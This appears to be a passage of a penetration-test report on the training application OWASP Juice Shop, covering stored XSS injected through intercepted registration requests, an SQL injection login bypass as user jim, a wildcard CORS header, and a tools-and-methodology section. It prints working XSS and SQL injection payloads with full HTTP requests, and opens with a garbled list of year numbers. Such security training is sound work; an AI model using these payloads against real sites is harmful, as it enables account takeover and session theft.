1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1817
1818
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1827
1828
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1877
1878
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1917
1918
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1927
1928
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1
```

Vulnerability Detail:

Executive Summary:

Client-side XSS happens when a web application processes user input in the browser without proper validation. This allows attackers to inject malicious scripts, which are executed in the user's browser.

We need to put the code somewhere and get it executed, so that it doesn't get filtered out by some JavaScript security mechanism on the client side. Simply pasting it in "Contact Us" doesn't work.




The screenshot shows a 'Customer Feedback' form. In the 'Comment' field, the user has entered the following script: <script>alert("XSS2")</script>. The form includes fields for 'Author' (set to ***in@juice-sh.op), 'Rating' (set to 3 stars), and a CAPTCHA section where the user has entered '39'. A 'Submit' button is at the bottom.

Another try could be to register a user who has this script in his credentials somewhere and thus storing it on the server. Putting it directly into the "Email" field does not work (Error:"Email address is not valid.").



The screenshot shows a 'User Registration' form. In the 'Email' field, the user has entered <script>alert(xss)</script>. Below the field, an error message says 'Email address is not valid.'

But what if we intercept the request (again with Burp) after it was checked by the client-side JavaScript and inject the script there?



The screenshot shows the Burp Suite interface with a captured POST request to http://localhost:3000/api/Users/. The raw payload contains the following JSON with injected JavaScript:

```

POST /api/Users HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 240
Origin: http://localhost:3000
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=1rip5Yqd50HptDtmc0IVfkVuYqtXPIN3IkOsyFyptgPComskZUmXAd6JaKq
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u0
{
    "email": "<script>javascript:alert('xss')</script>",
    "password": "123456",
    "passwordRepeat": "123456",
    "securityQuestion": {
        "id": 1,
        "question": "Your eldest sibling's middle name?",
        "createdAt": "2024-10-05T20:10:24.563Z",
        "updatedAt": "2024-10-05T20:10:24.563Z"
    },
    "securityAnswer": "m6k"
}

```

Logged into the application as an admin to access administrative functionalities.

But when I went to score board I found that the challenge not solved because I changed the payload to

```
<iframe src='javascript:alert(`xss`)'>
```

To solve it send the request to repeater and use the skip char ('\') after double quote(")

```
POST /api/Users HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 103
Origin: http://localhost:3000
Connection: Keep-Alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u0
{
  "email": "<iframe src='\\\"javascript:alert('xss')\\\"\\'>",
  "password": "123456",
  "passwordRepeat": "123456",
  "securityQuestion": {
    "id": 1,
    "question": "Your eldest siblings middle name?",
    "createDate": "2024-10-05T20:18:24.563Z",
    "updateDate": "2024-10-05T20:18:24.563Z"
  },
  "securityAnswer": "mk"
}
```

```

HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block; report=origin
Feature-Policy: payment 'self'
X-Recruiting: /job/
Location: /api/Users/28
Content-Type: application/json; charset=utf-8
Content-Length: 103
ETag: W/"14b-2uA1QO3gCnAataSvHTp1aC83DwR"
Vary: Accept-Encoding
Date: Sun, 06 Oct 2024 14:20:55 GMT
Connection: Keep-alive
Keep-Alive: timeout=5
{
  "status": "success",
  "data": {
    "username": "",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/default.svg",
    "isDeleted": false,
    "id": 28,
    "email": "<iframe src='\\\"javascript:alert('xss')\\\"\\'>",
    "updatedDate": "2024-10-05T14:20:55.010Z",
    "createDate": "2024-10-05T14:20:55.010Z",
    "deletedAt": null
  }
}

```

You successfully solved a challenge: Client-side XSS Protection (Perform a persisted XSS attack with <iframe src="javascript:alert('xss')> bypassing a client-side security mechanism.)

Impact of exploit:

If an attacker successfully exploits this vulnerability, they could:

- Steal sensitive information like passwords or alert(document.cookie) to steal client's session cookie .
- Users may be tricked into entering personal information on fake forms.
- Scripts can redirect users to harmful sites or initiate downloads.
- Session Hijacking Attackers could impersonate users by stealing their session data.

Potential Remediation:

To mitigate the risk associated with XSS, the following remediation steps are recommended:

- Validate and Sanitize User Input** Always check and clean user input to prevent harmful code from being injected.
- Use Content Security Policies (CSP)** Implement CSP to control which sources can load resources on your webpage, helping to block XSS attacks.
- Escape Special Characters** When displaying user input, escape characters like <, >, and & to prevent code injection.
- Use a Library or Framework** Choose a library or framework that automatically escapes user input to protect against XSS
- Regularly Test for Vulnerabilities** Frequently test your application for security issues, including XSS, to keep it safe.

Login Jim


Risk Level: LOW

Vulnerability Detail:

Executive Summary:

The Login Jim challenge demonstrates a SQL Injection vulnerability that allows unauthorized access to a user's account. By entering a specific payload into the email field, an attacker can bypass authentication. This emphasizes the importance of proper input validation to prevent such attacks.

Logged into the application as an admin to access administrative functionalities. Located jim's email (jim@juice-sh.op) within the admin panel.




Review ID	Comment	Rating	Action
1	I love this shop! Best products in town! Highly recommended! (**@in@juice-sh.op)	★★★★★	...
2	Great shop! Awesome service! (**@juice-sh.op)	★★★★★	...
3	Nothing useful available here! (**der@juice-sh.op)	★	...

Go to the login page of the application and Entered jim's email in the email field.

the SQL Injection:


Modified the entry in the email input field to include an SQL injection payload: **jim@juice-sh.op' AND '1='1'--**



The screenshot shows a dark-themed login interface. In the 'Email' input field, the value 'jim@juice-sh.op' AND '1='1'--' is entered. Below the input fields are 'Forgot your password?' links, a 'Log In' button, a 'Remember me' checkbox, and a 'Log in with Google' button. At the bottom is a 'Not yet a customer?' link.

With the payload submitted, the SQL query altered by the injection would incorrectly authenticate the session as jim without requiring a password.

Successfully logged in as jim, demonstrating the exploitation of the SQL injection vulnerability



The screenshot shows a navigation menu with options: Account, Your Basket, jim@juice-sh.op, Orders & Payment, Privacy & Security, and Logout. A green notification bar at the bottom states: 'You successfully solved a challenge: Login Jim (Log in with Jim's user account.)' with a close button 'X'.

Impact of Exploit:

If an attacker successfully exploits this vulnerability, they could:

- Attackers can retrieve sensitive information, including user credentials, personal data, or confidential business information.
- attackers can modify or delete records, leading to data integrity issues.
- Gaining access to the database may allow attackers to execute commands on the underlying server, potentially leading to a complete system compromise.
- attackers may establish a persistent backdoor into an organization's systems, enabling long-term compromises that can remain undetected for extended periods.

Potential Remediation:

To mitigate the risk associated with SQL Injection, the following remediation steps are recommended:

- **Use Prepared Statements:** Avoid SQL injection by using parameterized queries or prepared statements.
- **Validate and Sanitize Inputs:** Ensure that all user inputs are validated and sanitized to prevent malicious data from affecting SQL queries.
- **Error Handling:** Implement proper error handling to avoid revealing detailed error messages that could help attackers understand the database structure.


CORS

Risk Level: LOW

Vulnerability Detail:

Executive Summary:

Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the same-origin policy ([SOP](#)). However, it also provides potential for cross-domain attacks, if a website's CORS policy is poorly configured and implemented. CORS is not a protection against cross-origin attacks such as [cross-site request forgery \(CSRF\)](#).



The application uses wild card for CORS

Request

Pretty	Raw	Hex
1 GET / HTTP/1.1		
2 Host: localhost:3000		
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0		
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate, br		
7 Connection: keep-alive		
8 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=d9THWtWHyhétKceIQiYf911KuXmtYgIZnI6zsmJFZPtaPi5WSWDCbYsvoUEP; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMi0iJzdWNjZXNzIiwiZGFOYSI6eyJpZCIEMzaSInVzZKJuTW11IjoiaPHNjcm1wdDShbGVydCjigJgw4oCZKTvvCNyaXBOPiisImVtYWlsIjoiiaGFjaBnbWPbc5jz20iLCJyVKNzd2SyZC16ImUmGPFkYzMSNDL1YTU5YWJ1ZTUC2TA1N2YyMCY40DN1IiwiimS2S16ImNlc3RvbWVyiwiZGVsdvhlVGsrZW4i0iiliCJsYXNOTG9naW5Jc16iJEvIjAuMi4yliwicHJvZm1sZU1iYWd1IjoiaHR0cHMlYwbnC71HNjcm1wdClzcmMjgJ3N1BGYnICd1bnNhZmUtZXZhbCegJ3VucFmZSlpbmhpdmUnOyIsInRvdHTZWhlyZXQ1oii1LCJpc0fjdG12ZS16dHJ1ZSwiY3J1YXR1ZEF0ijoiaMjAyNC0xMC0wNiAxNzowODozNC4zMjAgKzAw0jAwividxGBHYXRXR1ZEF0ijoiaMjAyNC0xMC0wNiAyMDozMDoyNi4CMDMgKzAw0jAwliwiZGVsZXR1ZEF0iipudWxsTSviaWF0iioxNsI4MzE4NjA yfq.T7HuN7ZSi3aTKq2yJSRU6NsgU673MOpLkERHCYu6Des9htBe-tTi29xEU1pUSvhcELFYWWETa-oibG5w0XTWt1UhozyDkCP0ly16gbVe5BDV-ukIpe7ZJKoHIM3jHGBSA0f0f0f0f9Pg8YAS4NJJIRttfbe5YbcWtNk32P410		
9 Upgrade-Insecure-Requests: 1		
10 Sec-Fetch-Dest: document		
11 Sec-Fetch-Mode: navigate		
12 Sec-Fetch-Site: none		
13 Sec-Fetch-User: ?1		
14 If-Modified-Since: Mon, 07 Oct 2024 22:26:06 GMT		
15 If-None-Match: W/"ea4-19269160f01"		
16 Priority: u=0, i		
17		
18		

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 304 Not Modified			
2 Access-Control-Allow-Origin: *			
3 X-Content-Type-Options: nosniff			
4 X-Frame-Options: SAMEORIGIN			
5 Feature-Policy: payment 'self'			
6 X-Recruiting: #/jobs			
7 Accept-Ranges: bytes			
8 Cache-Control: public, max-age=0			
9 Last-Modified: Mon, 07 Oct 2024 22:25:06 GMT			
10 ETAG: W/"ea4-19269160f01"			
11 Date: Mon, 07 Oct 2024 22:37:25 GMT			
12 Connection: keep-alive			
13 Keep-Alive: timeout=5			
14			
15			

By using the * wildcard for the Access-Control-Allow-Origin header we allow any origin to access the resource. If this is just a public API that doesn't need anything from the user apart from a simple bearer token, then it's okay. But it's not a good idea if we're dealing with confidential information.

Impact of exploit:

If an attacker successfully exploits this vulnerability, they could:

- **Data Exposure:** Sensitive information from a user's session can be accessed by unauthorized domains, leading to data leaks.
- **Account Takeover:** Attackers may be able to perform actions on behalf of users, potentially gaining control of their accounts without their consent.
- **Malicious Actions:** An exploited CORS policy can allow attackers to send requests that alter user data or settings, such as changing passwords or making unauthorized transactions.

Potential Remediation:

To mitigate the risk associated with CORS, the following remediation steps are recommended:

- **Specify Trusted Origins:** For sensitive resources, clearly define which origins are allowed in the Access-Control-Allow-Origin header.

- **Limit to Trusted Sites:** Only include trusted sites in the Access-Control-Allow-Origin header. Avoid reflecting origins from requests without validation, as this can be exploited.
- **Avoid Whitelisting Null:** Don't use Access-Control-Allow-Origin: null, as this can allow internal documents and sandboxed requests to bypass security. Instead, specify trusted origins for both private and public servers.
- **No Wildcards in Internal Networks:** Avoid using wildcards in internal networks, since relying solely on network configuration can be risky when internal browsers access untrusted external domains.
- **CORS Is Not a Complete Solution:** CORS controls browser behavior but isn't a substitute for server-side security. Always implement strong protections for sensitive data, such as authentication and session management, alongside properly configured CORS

Methodology

This section outlines the penetration testing approach used during the security assessment of the OWASP Juice Shop web application. It is intended for technical practitioners such as security analysts, engineers, developers, and system administrators. Technical terminology will be employed throughout.

The methodology including phases such as information gathering, configuration management testing, authentication, session management, input validation, and error handling. The process is described chronologically, starting with the selection of tools, followed by the execution, analysis of output, and manual validation of any significant vulnerabilities.

Any significant vulnerabilities identified are referenced in the "Significant Vulnerabilities Summary and Detail" section and are further discussed in the "Risk Analysis" section, with recommendations included where applicable.

Assessment Toolset Selection

The following tools were used for various purposes during the vulnerability assessment and validation of the OWASP Juice Shop web application:

Burp Suite: For intercepting traffic, active scanning, and testing injection vulnerabilities (SQLi, XSS).

Nmap: For network discovery and port scanning to detect open services and potential exposure.

Wireshark: Used for packet capturing and analysis during the network layer assessment.

Dirbuster: For directory brute-forcing and uncovering hidden files or paths.

FFUF: For directory fuzzing and uncovering hidden files or paths.

SQLMap: To automate the detection and exploitation of SQL injection vulnerabilities.

Hydra: For brute-force testing on authentication endpoints (e.g., login forms).

JWT Cracker: For testing the security of JSON Web Tokens used in the application.

Postman: For manual API testing, especially useful for verifying API-related issues such as broken access control.

Assessment Methodology Detail

1. Information Gathering (Reconnaissance)

- Gathering information by:
 - **Passive Reconnaissance:** Use search engines to identify publicly available information about Juice Shop.
 - **Active Reconnaissance:** Use tools to map the application and discover input fields, hidden endpoints, API calls, etc.
 - Look for directories, parameters, and hidden resources that might reveal sensitive information.
 - **Tools:** Burp Suite (spider), OWASP ZAP, Dirbuster/FFUF.
 - **Focus Areas:**
Analyze URLs, hidden parameters, input fields AND Identify the technologies used (Node.js, AngularJS).

2. Vulnerability Identification (Scanning)

- By Using automated tools to identify vulnerabilities specific to Juice Shop (based on OWASP Top 10):
 - Run an automated scan to identify potential vulnerabilities like SQL Injection, Cross-Site Scripting, and sensitive data exposure.
 - Analyze the scan results and correlate findings with Juice Shop's known vulnerable areas.
 - **Tools:** Burp Suite (active scanning) (automated scanner).
 - **Focus Areas:**
SQL Injection points.
Input fields vulnerable to XSS.
Authentication issues like weak session management.
Sensitive information leakage via error messages.

3. Exploitation

Exploit identified vulnerabilities to demonstrate real security risks.

- **Input Validation Testing (based on WSTG-INPV-01):**
 - **SQL Injection:** Use SQLMap to exploit any SQLi vulnerabilities found.

- **Cross-Site Scripting (XSS):** Craft XSS payloads and inject them into vulnerable input fields to test data session hijacking.
- **Broken Authentication:** Exploit weak login mechanisms, session tokens, or privilege escalation.
- **Tools:** Burp Suite (manual exploitation), SQLMap (SQL injection), Toxssin (automated XSS exploit), Hydra (for brute-forcing login forms).
- **Focus Areas:**
 - Exploit SQL injection in product search fields.
 - Test XSS in forms and URL parameters.
 - Check for improper authentication and authorization mechanisms.

- **Authentication Testing (based on WSTG-AUTHN-01)**

Authentication mechanisms were tested to ensure they were properly implemented:

- Hydra was used for brute-force attacks on login pages to test for weak passwords or improper account lockout policies.
- Burp Suite and Postman were used to inspect and manipulate login requests and authentication tokens, including testing for insecure implementations of JWT.

- **API Testing (WSTG-API-01)**

APIs were tested to ensure secure implementation:

- As we saw we performed a XSS into Api.

4. Validation of Significant Vulnerabilities

Significant vulnerabilities discovered through automated tools were manually validated to confirm their existence and impact. This manual testing involved:

- Reproducing the issues by using various attack vectors and manual exploitation techniques.
- Documenting the manual validation process with screenshots, commands, by POC's and any related evidence to demonstrate the exploitation steps.

The methodology and evidence provided ensure that a technical practitioner can replicate the assessment and arrive at the same conclusions regarding the identified vulnerabilities and associated risks.

This concluded the vulnerability assessment methodology portion of this report.